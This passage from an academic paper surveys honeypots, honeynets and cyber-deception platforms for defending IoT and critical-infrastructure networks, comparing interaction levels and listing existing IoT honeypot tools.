The toolkit and ways cybercriminals penetrate the network are very broad and constantly evolving [2]. That is why modern studies of deception technologies and honeypots of different levels of interactivity are distinguished by a variety of approaches to the construction of research networks with artificial security vulnerabilities to collect information in "field conditions". The works of Fraunholz et al. [3], Fraunholz and Schotten [4] describe some honeypot studies in university networks. In these articles, the authors analyzed the behavior of both real attackers and network vulnerability testers in a pre-configured vulnerable system. The researchers provided them with an attack system that used honeypot resources and monitored their behavior. These were server-side honeypots: a fake robots.txt file, modified error messages, adaptive latency, and various honey-files. More than a thousand visits by attackers were checked. The attackers' behavior was further analyzed over six months using a series of honeypots deployed on one client and five web hosting servers. More than ten million visits have been tracked. HoneytokenTP, honey-tokenTPS, FTP, POP3, SMTP, SSH, and telnet protocols were used in honeypot objects. Industrial communication protocols were also simulated to investigate threats to industrial applications.

Cybercriminals are constantly looking for ways to detect the use of deception platforms and honeypots in the network they attack. This causes the need for constant improvement of such systems and increases their plausibility. In the work of Reti et al. [5], the concept of interference honeypot elements is introduced as a plausible extension of existing deception structures, directing attackers to attack honeypot elements. Their models and reference implementations are offered. Behavioral patterns of criminals when interacting with a new type of bait are analyzed. The advantage of the proposed solutions is to increase the interaction between the attacker and the deployed honeypot elements, which increases the probability of causing the attacker insecurity while losing the attacker's time and resources. The proposed system is capable of improving the intrusion detection process, as well as delaying and hindering current intelligence activities.

In recent years, the problems of building highly interactive honeypot systems for the Internet of Things have attracted the increased interest of researchers, since the security problem in IoT and the improvement of the tools of criminals do not allow the use of traditional approaches of general purpose networks. Fraunholz et al. [6] discusses Falcom, a high-interaction honeypot that provides a full-fledged operating system that maximizes its interaction with attackers and is designed for embedded architectures. Any interaction with this honeypot is suspicious and will be referred for further investigation. Analyzing observed attack parameters can reveal recent trends, new attack vectors, and current intrusion attempts. The paper considers the features of building honeypots for embedded systems, processor architecture, as well as system resources that are chosen for a plausible simulation of embedded devices. In the reference implementation, an authentication mechanism prone to brute-force attacks and dictionary attacks is investigated.

One of the main tasks of deception platforms and honeypots is to collect the evidence base for investigating cyber incidents and subsequently bringing cybercriminals to justice. A honeypot system of medium interaction, which offers telnet and SSH services, is considered by Fraunholz et al. [7]. This honeypot was used to collect information about interactions with them for three months. These data were used for statistical and behavioral analysis. The distribution of attacks and different attacker IP addresses, countries of origin, anonymization services used, adversary skill level, and embedded devices commonly targeted were analyzed. The work uses machine learning methods that can identify unique types of sessions based on issued commands and provided credentials. The collected data were analyzed for characteristics that allowed the classification of types of attackers and sessions.

Differences in the architecture and resources of industrial Internet of Things networks for various purposes lead to the need to find the right honeypot deployment methods for maximum efficiency of their use. Various available honeypot systems for industrial IoT systems and methods of their deployment are considered by Acien et al. [8]. At the same time, the search systems used by criminals to search and identify PLC and SCADA systems and their vulnerabilities at the stage of attack preparation were analyzed. Methods of deploying bait systems using cloud technologies have been studied. The popular ELK stack (ElasticSearch, Logstash, and Kibana) is used as a system for collecting information about interactions with baits. The article demonstrates the technique of deploying a honeypot by conducting a proof-of-concept based on attacks in a controlled environment.

Even though the telnet protocol is quite old, it is still widely used in IoT networks and is often the target of malicious attacks. Šemić and Mrdovic [9] investigates the implementation of a honeypot that detects and reports telnet attacks on IoT devices. The considered honeypot allows the detection of both malicious attacks and attacks based on the Mirai botnet. The multi-component design is implemented to achieve sufficient exposure to opposing traffic and security of collected data. The paper explores a flexible honeypot design that allows the honeypot to be easily modified to emulate different IoT devices.

One potentially dangerous area of attack is attackers' attacks on IoT devices that use the

Universal Plug and Play protocol. The U-PoT framework for building a honeypot for Internet of Things devices is proposed and investigated by Hakim et al. [10]. The proposed framework automatically creates a honeypot from UPnP device description documents and can be extended to any type of device or provider that uses UPnP to communicate. Experimental studies have shown that emulated devices can mimic the behavior of an actual IoT device and fool vendor-provided device management programs or popular IoT search engines used by criminals to find vulnerable devices.

That is why the purpose of this study is to investigate the possibility of using honeypot and deception platforms in the networks of critical infrastructure enterprises to increase awareness of possible cyber incidents and minimize damage from the activities of attackers.

3. Results

The directions of attacks, penetration methods, and tools of cybercriminals are constantly evolving rapidly. Along with the threats of attacks on government institutions, commercial enterprises, and user data, we should not forget the global trends in the number of attacks on IoT devices and various embedded systems. Although this direction of cyberattacks is not as threatening in the short term as attacks on critical infrastructure, however, given the increasingly widespread use of the Internet of Things in medicine, industry, and utility infrastructure, it is quite promising for APT groups in terms of the ratio of efforts to implement such attacks to the chaos and damage caused by these attacks.

This is a global trend that has been forming in the last decade. Most cybersecurity threat reviews and studies note that almost every organization will soon face an IoT cybersecurity challenge either directly on their corporate network or through a third party in their supply chain—if they haven't already.

IoT devices are subject to an average of 5,200 cyberattacks per month [11]. Analysts predict that by 2023, there will be 27 to more than 50 billion connected devices, from laptops and medical devices to smart locks, smart appliances, and smart thermostats. Because these devices typically have limited computing power and often lack built-in protections, they are particularly vulnerable to hacker attacks trying to gain access to the network. As the Internet of Things rapidly expands into personal and professional life, the potential attack surface becomes ever larger.

Microsoft's annual report also noted an alarmingly growing list of Internet-connected and Internet of Things devices that are becoming favorite targets for hackers due to the lack of built-in security controls [12]. CommonSpirit Health cybersecurity incident forces IT systems to go offline. According to the report, attacks on remote control devices have increased steadily since June 2021. The nature and direction of these attacks are constantly evolving. Last year saw a significant drop in attacks against common IoT protocols such as telnet, in some cases by 60%. At the same time, botnets have been repurposed by cybercriminal groups and nation-state actors. At the same time, some threats have remained stably high for several years. The persistence of malware such as Mirai highlights the modularity of these attacks and the adaptability of security measures. Mirai, which has been redesigned several times to adapt to different architectures, has infected a wide range of IoT devices, including Internet Protocol cameras, digital security camera DVRs, and routers, according to Microsoft's Digital Defense Report. The attack vector has bypassed legacy security controls and poses a risk to network endpoints by exploiting additional vulnerabilities and lateral movement.

Such threats require special attention to the protection of networks of enterprises and organizations that use IoT devices in their activities. Software and architectural vulnerabilities of technologies, the complexity of controlling the security level of an IoT network built on devices from different vendors, and most importantly, the adaptability and constant improvement of attackers' attacks on such networks – all these forces us to look for new and effective ways and tools to protect IoT networks.

Systemic problems with the security of Internet of Things devices and the networks that use them lead to an increase in the attack surface of such a network and difficulties in its control by traditional IDS systems. The use of modern approaches to the construction of honeypot networks and deception systems, as their evolutionary offspring, is an effective tool for strengthening control over the actions of attackers at the stage of preparing and conducting an attack on IoT networks.

3.1. Using a honeypot as an attack detection tool

Historically, honeypot systems were designed to find and study the actions of attackers in a compromised system. The term honeypot is used for a system that has been configured to be compromised. Usually, it contains older and vulnerable software with vulnerabilities or security holes related to improper configuration of the program. Due to its location within the DMZ and in the middle of the enterprise network, it should serve as a high-priority target and provide information about the attacker's methods and tools. The honeypot system makes it possible to reduce the number of false positives issued by IDS/IPS systems. Honeypots can be easily used to identify and systematize information about new attack methods and improve the information system about prospective threats [13]. In the early stages, the attacker scans the network for vulnerable computers, then discovers a honeypot that is deliberately vulnerable to attract attacks. If an attacker tries to connect to the honeypot in the future, the system will immediately detect and record the action, because a normal user does not have to interact with the system [14].

The main classification feature of honeypot systems is the degree of their interactivity. Interactivity refers to the level of open network services available to an attacker. Honeypot systems are low-interactive and highly interactive.

A low-interactivity honeypot, as a rule, includes one or more network services that are the objects of an attack. These services are POP3, SMTP, IMAP, FTP, HTTP, and others. Such a honeypot is installed on a computer running MS Windows or GNU/Linux as a regular service. This service immediately secures ports for listening to network activity. The number of open ports is determined by the number of emulated services. In most cases, emulation of services occurs at the surface level – programs do not implement all RFC requirements but only imitate the most frequently called commands [15]. 10-15 years ago this was considered sufficient, but now it becomes one of the main reasons for possible exposure.

Advantages of low-interactive honeypot:

- Relative simplicity of implementation.

- Ease of installation and maintenance.
- Ease of setup.
- Works on top of the standard operating system.
- Many baits scattered across the network can be combined into a system.

Disadvantages of low-interactivity honeypots include:

- A limited number of emulated services.
- Low stealth from detection.
- Low (compared to highly interactive honeypot) efficiency in tracking the attacker's actions.

A highly interactive honeypot is a software package designed to emulate the entire operating system. Unlike a low-interactive honeypot, a highly interactive honeypot allows you to convince a hacker that he is on a compromised machine, uses the command line or a graphical interface, and executes commands on it. Such a system looks much more realistic than a simple emulation of individual services – the attacker realizes that he has partially achieved his goal – one of the network's computers is already hacked. If before that, the main information collected about the hacker was mainly in the protocols of network activity sessions, now the hacker performs all his actions on the honeypot, which allows him to log his activities also at the system level, either using the operating system or by separate programs, which collect all information about his actions.

The functions of highly interactive systems are much wider than low interactive ones:

- Data collection and control (listening to network traffic and keeping logs for further analysis).
- Detection of attacks and their attack sources.
- Identification of the intruder and information about him (IP address, data transfer protocol, port, country, User agent, operating system).
- Control and logging of the attacker's actions.
- Responding to the attacker's actions, in particular, blocking his activity.
- Misleading the attacker by hiding or changing the information, by which he can understand that he is not attacking the real system, but the honeypot, as well as by changing the system configuration.

The advantages of a highly interactive honeypot include:

- Maximum information about the attacker's actions.
- It is more difficult for an attacker to distinguish a highly interactive honeypot from an ordinary node.
- Ability to install any programs containing real vulnerabilities.
- Ability to detect previously unknown system vulnerabilities.

Disadvantages of a highly interactive honeypot include:

- Necessity of deployment by a qualified team of specialists.

- Data analysis problem after honeypot hack.
- Presence of unmasking signs. If an attacker can determine by any means that the system is highly interactive and not real, such a system ceases to be resistant to detection.
- The possibility of an attacker using the system as a hacking tool.

After deployment, highly interactive honeypots require a lot of attention and qualification from the specialists who use them. These people must ensure the quality of system maintenance and ensure that honeypots are not used to attack real systems during capture.

To create a picture of the attacker, it is necessary to determine the information that will be collected by the highly interactive system. A description of an attack on a highly interactive system usually contains information according to the following criteria:

- scale and depth – the scale of the attack is described by the number of compromised machines, and the depth is the level of impact on the system;
- complexity – characterizes the level of knowledge required to execute a specific attack;
- masking – the quality of hiding traces of one's presence in the system by an attacker;
- the source of the attack – the attacker should be identified as much as possible;
- a vulnerability is a flaw in the system/protocol that allows an attack to be carried out;
- tools – tools used in the attack, such as rootkits or backdoors;
- scale and depth can be derived from the frequency of attacks, the degree of impact of the attack, and the degree of infection of the system.

The masking of an attacker is determined by how well he hides the traces of his presence in the system. The vulnerability used by the attacker must be identified for further statistics. This is necessary because usually in a highly interactive system, there are several vulnerabilities at once, and statistics are collected for each of them. In addition, one attacker can simultaneously attack several vulnerabilities and not all of his attack attempts will be successful. The source of the attack can usually be determined using the metadata of network packets, but the source of the attack can be difficult to identify because the attacker will try to hide his presence on the system.

However, most open-source implementations of both low and high-interactive honeypots have long been known to be experienced, attackers. Methods of identification and bypassing allow you to detect such honeypots at the stage of scanning and inspecting the system and not fall into the set traps. Such detection methods include measuring round-trip time, sending damaged packets and analyzing responses to them, researching the completeness of service functionality, anomalies in the behavior of system calls, network traffic analysis, determining hardware anomalies, and others [16].

The main general disadvantage of honeypot systems, which are revealed by attackers to penetrate the network and search for vulnerable systems for further lateral movement, is the lack of plausible network traffic from bait systems. One honeypot that has vulnerabilities, and open ports, but does not interact with the rest of the network, allows you to quickly identify it as a trap. It is precise to reduce this unmasking feature that individual honeypots are combined into networks called honeynets.

3.2. Honeynet as a further evolutionary development of honeypot

The goal of honeynet technology is to simulate a real network as realistically as possible, including production systems, servers, services, etc. [17]. The degree of success of a honeynet lies in the ability to track all the movements and actions of an attacker on the network, rather than on an individual host. All traces left by cyber attackers as a result of their actions and use of tools are analyzed and monitored to be able to know what tactics are used and what is the ultimate goal of the attackers. However, even here criminals do not stand still and their arsenal has evolved following the tools of cyber security specialists. Tools have been created that can identify some networks that use honeypots, such as Shodan's "Honeypot Or Not?" [18].

By creating a dedicated segment, the working network is isolated from the honeynet. This setup allows you to deploy low-interactivity and high-interactivity honeypots to track hackers across multiple systems or on a single host, such as a t-pot [19]. Creating a separate honeynet allows the threat analysis team and security experts to collect data about the network activity of attackers, giving them an attractive target. Honeynet can contain known vulnerabilities, various operating systems, information systems, servers, and much more [20]. Having multiple honeypot instances allows an attacker to advance across a network segment and leave behind more evidence, such as Tactics, Methods, and Procedures (TTP), Indicator of Compromise (IoC), and Indicator of Attack (IoA). By deploying and configuring the honeynet, specialists force the attacker to move in the direction they planned, slowing down and to some extent controlling the speed of the attacker's lateral movement in the middle of the network. At the same time, his actions are recorded and the necessary information is prepared, which will allow the law enforcement officers to identify the perpetrator in the future and, using the collected evidence base, bring him to justice.




Figure 1: Honeynet architecture.

Collected data can help improve the security of the network, and computer systems, reduce risk, and better protect the organization. A honeynet provides additional protection than classically building walls around a network with a firewall and IDS, as each honeypot will collect and harvest network traffic, IP addresses, zero-day exploits, and other information that can be used to improve network security.

However, along with the additional advantages of honeynet, some problems complicate their successful implementation. First, honeypots and honeynets can increase the attack surface, which will require more careful monitoring of the state of network security. Second, if misconfigured, the honeypot and honeynet can themselves be exploited, providing attackers with access to the work network. Thirdly, the creation of a honeypot or honeynet, their configuration and maintenance may require highly qualified specialists. With this in mind, many choose open-source solutions. However, while open-source honeynets also have a lower risk of security vulnerabilities because anyone can inspect the code for potential problems, their specifics are well-known to attackers. For example, when deploying a honeynet based on the popular t-pot solution, a specialist should remember that by default all ports will be left open. An error in system configuration makes such a honeypot suspiciously vulnerable and will allow an attacker to quickly determine the presence of a trap.

Another serious debunking feature is the functional segmentation of the honeynet from the enterprise network, which with some time spent by the attacker on analyzing the traffic in the middle of the network, can allow to identify the honeynet and bypass these traps. The solution to this problem is the use of deception solutions to make it difficult for an attacker to detect the very fact of presence of a honeypot or an entire honeynet in the network.

3.3. Advantages of cyber deception over honeypot

Cyber deception (security deception) is a technique used to consistently deceive an attacker during a cyber attack [21]. Deception and honeypot are very related, but not the same thing. Early honeypots were designed to create vulnerable hosts or network segments for potential attackers in predetermined areas of the network, such as the DMZ. Their goal was to reveal the fact of preparation or initiation of an attack. At the same time, a cyber deception is a holistic approach to constantly deceiving an attacker before and during a cyber attack. This can be done using techniques of manipulation, lies, and false information. In addition, deception can be used both at the network boundary and within the network to detect lateral movement [22].

Deception techniques are more sophisticated than traditional security measures and blocking measures, but they support each other. They usually involve honeypots that copy a network or network services and fill them with fake data. Cyber deception is multi-functional. On the one hand, it distracts attackers from your legitimate data. On the other hand, it creates confusion in the minds of opponents, undermining their efforts and slowing down their attacks. The result: the size and complexity of the network increase significantly, forcing attackers to waste resources on useless services or data. By creating false targets or honeypots, as well as luring attackers away from critical data and systems, experts can also control the behavior of attackers. This can help security teams better understand the tactics, methods, and procedures being used against their organization. As a form of threat detection and threat analysis, cyber deception technology is most effective in the way it reveals the psychology of attackers and gathers real-time threat data from adversary activity.

A key advantage of cyber deception technology is that it affects the effectiveness of attackers' actions, making their attacks more resource-intensive. If an attacker spends the time and energy to compromise a decoy server, the defender not only protects valuable assets, but also learns about the attacker's goals, tools, tactics, and procedures. This is the basic premise of deception tools and technologies. By masking valuable assets in a sea of false attack surfaces, attackers become disoriented and attack the false asset, alerting security teams of their presence in the process. As such, deception tools can be an important defense against Advanced Persistent Threats (APTs).

Deception solutions are designed to trick attackers into thinking they've succeeded and to stealthily lure them into security systems. Deception Distributed Platforms (DDPs) are solutions that create fake systems (often real operating systems but used as victims), decoys (such as fake cookies and browser histories), and honeytokens (fake credentials) on real end-user systems.

The main functions of such systems include:

- Centralized management of real user endpoint decoys and decoy endpoint hosts such as servers and workstation hosts.
- Ability to manage fake services, web applications, and other decoy network integration capabilities.
- Ability to manage endpoint decoys and honeytoken to entice an attacker.
- Ability to administer and distribute deceptive data such as Word documents and tables/records and database files to deception hosts.

Modern DDPs are significantly superior to honeypots, both in terms of functionality and efficiency. Deception platforms include decoys, traps, lures, applications, data, databases, and Active Directory. Modern DDPs can provide extensive capabilities for threat detection, attack analysis, and response automation. Deception is a technique of imitating the IT infrastructure of an enterprise and misleading hackers. As a result, such platforms make it possible to stop attacks before causing significant damage to company assets. Honeypots, of course, do not have such a wide functionality and such a level of automation, so their use requires greater qualifications from employees of information security departments. Thus, different tactics are used: decoys are placed at endpoints to attract the attention of potential attackers. Other decoys are located at the network layer and some work in applications or stored data to target cyber criminals.

4. Discussion

The number of attacks on industrial IoT networks, as well as on elements of critical infrastructure that have IoT devices in their composition, increases by 15-20% every year around the world [23]. Given the constant threat of cyberattacks on elements of Ukraine's critical infrastructure, special attention should be paid to this issue.

The consequences of attacks on such systems can be as follows:

- *Denial of service.* The largest number of attacks carried out lead to denial of service, namely to malfunctions that lead to a partial or complete shutdown of the embedded device.
- *Execution of malicious code.* The consequence of the attack may be the execution of the malicious code entered by the attacker. It also includes various web scripts and SQL injections that can change the behavior of the device.

- *Violation of integrity.* The result of the attacks is a violation of the integrity of some data or the source code of the device's firmware. This includes changing configuration files and settings, as well as applications on the device.
- *Leakage of information.* In some cases, the result of the attack is the unauthorized acquisition of certain information by the attacker.
- *Unauthorized access.* Many attacks result in an attacker gaining unauthorized access to a device. This not only includes cases where an attacker who does not have access to a device can logically gain access to it but also cases where an attacker with access escalates privileges.
- *Decreasing the level of security of the device.* An attacker's actions could cause the device to use weaker algorithms or security policies than those it supports.

The use of specialized deception platforms for IoT is an effective response to these threats. Some deception software allows you to emulate such IT infrastructure objects as databases, workstations, routers, switches, ATMs, servers and SCADA, medical equipment, and IoT. This technology is one of the most effective methods for detecting network threats across all attack surfaces, including hard-to-defend IoT, industrial control systems, point-of-sale terminals, and other devices. Capable of detecting threats that bypass traditional security controls, deception technology is a particularly powerful tool for reducing the amount of time an attacker spends on the network before being detected.

The differences between deception solutions for IoT and deception solutions for general-purpose networks are the use of protocols for communication of Internet of Things devices, including XMPP, COAP, MQTT, HL7, and others. These protocols are used by IoT vendors to support a wide range of applications that enable more consistent machine-to-machine communication and monitoring of critical data and machine health. Accordingly, the IoT deception software is deployed so that it looks like the IoT systems of the enterprise network. Interaction servers and honeypots look like working IoT servers and services, making attackers think they are real. By using honeypots rather than production devices, the attacker reveals, and the platform can quarantine and examine their activities for detailed examination. The analysis engine will analyze the attack methods and the nature of the lateral movement, determine which systems are infected, and provide the signatures necessary to stop the attack. Next, security services can analyze attacks to improve incident response efficiency by automatically or manually blocking and quarantining the attack through integration with third-party prevention systems.

Nowadays, the use of honeypots/honeynet in public networks is a rather controversial and often ineffective practice due to the high probability of their detection. However, the use of specialized honeypots/honeynets in IoT networks is still quite effective [24]. Due to the peculiarities of the architecture and communication protocols with IoT devices, the use of even low-intensity honeypots is an effective marker of the beginning of an attack. Especially if you place such honeypots/honeynets systematically and monitor current security threats of IoT devices for modifying baits. To increase data collection and gain a better understanding of threats, honeypots used different levels of interaction. In addition, their IP addresses must be cycled so that the honeypots are not flagged as honeypots, reducing the number of attacks and the amount of useful information that could be gathered.




Figure 2: IoT protocols per Operating Layers Table.

Without a doubt, SSH, Telnet, and web servers are some of the most commonly used and accessible services in the Internet of Things, making them an attractive target for attackers. In addition, IoT devices typically use a variety of computing architectures that differ significantly from those used by traditional computer networks. This is why attackers are more likely to launch their software when they gain access to a honeypot without checking what architecture they are using. This allows researchers to trace the sources of the attack tools used by attackers, allowing them to study them much more efficiently later.

IoT devices have certain features that need to be taken into account when creating a honeypot/honeynet. To maximize a hacker's chances of finding and exploiting vulnerabilities, the honeypot must remain anonymous, mimicking a real system to prevent it from being easily identified by attackers. Due to the nature of IoT devices and the inability to fully understand the nature and activities of an attacker, an effective honeypot will require a different approach.

IoT honeypots inherit some characteristics from general-purpose honeypots, including the ability to respond to events as they occur. Although these honeypots are not designed specifically for IoT, they are currently sometimes used for IoT honeypot research. An example is Honeyd, which allows you not only to create virtual media but also to integrate machines. There are several protocols supported by this honeypot, including UDP, TCP, FTP, SMTP, Telnet, IIS, POP,

Table 1
List of IoT honeypots that focus on specific attacks.

Honeypot	Interaction Level	Target attack
U-Pot	Medium	UPnP
HoneyIoT	Low	Reconnaissance
HioTPot	Medium	Attacks on authentication
IoTPOT	Hybrid	Telnet
MTPot	Low	Telnet
Phype	Medium	Telnet
Shrivastava	Medium	SSH and Telnet
IRASSH-T	Medium	SSH and Telnet
Honeycloud	High	Fileless attacks
Dowling	Medium	SSH over Zigbee
Pot2DPI	Medium	Attacks on home networks
Siphon	High	Attacks on device characteristics
Metongnon	Low	Attacks on device characteristics
Zhang	Hybrid	Attacks on device characteristics

and telnet. Various studies have investigated whether HoneyD can be used to create effective honeypots that attract attackers. Dionaea [25] is open-source software that allows users to create middleware honeypots that simulate various services (e.g., FTP, HTTP, MQTT, etc.). This program targets attackers who attack hosts on the Internet using vulnerable services. With Cowrie, it is possible to create scalable honeypots of medium and high levels of interaction that can monitor and control various behaviors. As an intermediate interaction honeypot, it records the interaction of an attacker's shell on a simulated UNIX system by emulating multiple commands. As a high-interaction honeypot, it is a proxy for SSH and Telnet to observe the interaction of an attacker on another system. Essentially, it acts as a proxy between the attacker and a group of virtual machines that are configured on the host server, allowing for flexible configuration.

The most versatile IoT honeypots are capable of emulating any device connected to the Internet. With full device emulation, it is harder for attackers to detect the honeypot, which adds more realism to the honeypot. With the ThingPot platform, a complete IoT platform can be emulated and supported at the application level, ensuring that your IoT system is scalable, virtual, open, and scalable. Also worth mentioning is IoTCandyJar [26], which can reproduce the behavior of IoT devices without the risk of being compromised because they are smart and mimic the behavior of authentic IoT devices. They are called lures of intellectual interaction. Conpot [27] is one of the most popular ICS honeypots and has been used by researchers for many years. Conpot supports many industrial protocols, including Building Automation and Control Network, Guardian AST, Kamstrup, Modbus, S7comm, and many others, such as HTTP, FTP, SNMP, Intelligent Platform Management Interface, and TFTP. The kit includes templates for Siemens S7 class PLCs, Guardian AST tank monitoring systems, and Kamstrup smart meters.

5. Conclusions

The threat of cyberattacks on critical infrastructure, as well as the growing importance of IoT systems, requires the search for effective mechanisms for detecting and preventing such attacks. This is a worldwide trend and a solution to this problem must be found now. One of the most promising approaches to detecting attacks on both critical infrastructure objects and industrial CFS and IIoT networks is the use of cyber deception systems and complex honeypot solutions. These systems can be used both to prevent attacks and to obtain complete and up-to-date information about who the attackers are, what tools they have, and how they gain access to these devices. And this, in turn, will make it possible to change security measures more quickly and effectively and prevent further attacks. However, for the effective use of such systems, it is necessary to have a good understanding of their capabilities.

We plan to focus our further research on the deployment of a plausible IoT honeynet network, which will contain typical configurations and settings for IoT networks of Ukraine to collect static information on the vectors and techniques of attackers' attacks. Increasing and improving the functionality of this network in combination with the use of machine learning technologies to generate plausible intra-network traffic will allow to explore the toolkit of attackers for detecting honeypots and honeynets in IoT networks.

References

[1] C. Talos, Talos Year in Review 2022, 2022. URL: https://blog.talosintelligence.com/talos-year-in-review-2022.

[2] N. M. Lobanchykova, I. A. Pilkevych, O. Korchenko, Analysis and protection of IoT systems: Edge computing and decentralized decision-making, Journal of Edge Computing 1 (2022) 55–67. doi:10.55056/jec.573.

[3] D. Fraunholz, M. Zimmermann, H. D. Schotten, Towards Deployment Strategies for Deception Systems Unsupervised Machine Learning, Advances in Science, Technology and Engineering Systems Journal 2 (2017) 1272–1279. doi:10.25046/aj0203161.

[4] D. Fraunholz, H. D. Schotten, Defending Web Servers with Feints, Distraction and Obfuscation, in: 2018 International Conference on Computing, Networking and Communications (ICNC), 2018, pp. 21–25. doi:10.1109/ICCNC.2018.8390365.

[5] D. Reti, D. Fraunholz, J. Zemitis, D. Schneider, H. D. Schotten, Deep Down the Rabbit Hole: On References in Networks of Decoy Elements, in: 2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security), 2020, pp. 1–11. doi:10.1109/CyberSecurity49315.2020.9138850.

[6] D. Fraunholz, D. Krohmer, H. D. Schotten, C. Nogueira, Introducing Falcom: A Multifunctional High-Interaction Honeypot Framework for Industrial and Embedded Applications, in: 2018 International Conference on Cyber Security and Protection of Digital Services (Cyber Security), 2018, pp. 1–8. doi:10.1109/CyberSecPODS.2018.8560675.

[7] D. Fraunholz, D. Krohmer, S. D. Anton, H. Dieter Schotten, Investigation of cyber crime conducted by abusing weak or default passwords with a medium interaction honeypot,

in: 2017 International Conference on Cyber Security And Protection Of Digital Services (Cyber Security), 2017, pp. 1–7. doi:10.1109/CyberSecPODS.2017.8074855.

[8] A. Acien, A. Nieto, G. Fernandez, J. Lopez, A Comprehensive Methodology for Deploying IoT Honeypots, in: S. Furnell, H. Mouratidis, G. Pernul (Eds.), Trust, Privacy and Security in Digital Business, volume 11033 of *Lecture Notes in Computer Science*, Springer International Publishing, Cham, 2018, pp. 229–243. doi:10.1007/978-3-319-98385-1_16.

[9] H. Šemić, S. Mrdovic, IoT honeypot: A multi-component solution for handling manual and Mirai-based attacks, in: 2017 25th Telecommunication Forum (TELFOR), 2017, pp. 1–4. doi:10.1109/TELFOR.2017.8249458.

[10] M. A. Hakim, H. Aksu, A. S. Uluagac, K. Akkaya, U-PoT: A Honeypot Framework for UPnP-Based IoT Devices, in: 2018 IEEE 37th International Performance Computing and Communications Conference (IPCCC), 2018, pp. 1–8. doi:10.1109/PCCC.2018.8711321.

[11] C. Brooks, Cybersecurity in 2022 – A Fresh Look at Some Very Alarming Stats, 2022. URL: https://www.forbes.com/sites/chuckbrooks/2022/01/21/cybersecurity-in-2022--a-fresh-look-at-some-very-alarming-stats.

[12] Microsoft Digital Defense Report 2022, 2022. URL: https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022.

[13] S. Ravji, M. Ali, Integrated Intrusion Detection and Prevention System with Honeypot in Cloud Computing, in: 2018 International Conference on Computing, Electronics & Communications Engineering (iCCECE), 2018, pp. 95–100. doi:10.1109/iCCECOME.2018.8658593.

[14] A. Pashaei, M. E. Akbari, M. Zolfy Lighvan, A. Charmin, Early Intrusion Detection System using honeypot for industrial control networks, Results in Engineering 16 (2022) 100576. doi:10.1016/j.rineng.2022.100576.

[15] D. Zielinski, H. A. Kholidy, An Analysis of Honeypots and their Impact as a Cyber Deception Tactic, 2022. arXiv:2301.00045.

[16] M. Tsikerdekis, S. Zeadally, A. Schlesener, N. Sklavos, Approaches for Preventing Honeypot Detection and Compromise, in: 2018 Global Information Infrastructure and Networking Symposium (GIIS), 2018, pp. 1–6. doi:10.1109/GIIS.2018.8635603.

[17] W. Fan, Z. Du, D. Fernández, Taxonomy of honeynet solutions, in: 2015 SAI Intelligent Systems Conference (IntelliSys), 2015, pp. 1002–1009. doi:10.1109/IntelliSys.2015.7361266.

[18] J. Matherly, Honeypot or Not?, 2022. URL: https://honeyscore.shodan.io/.

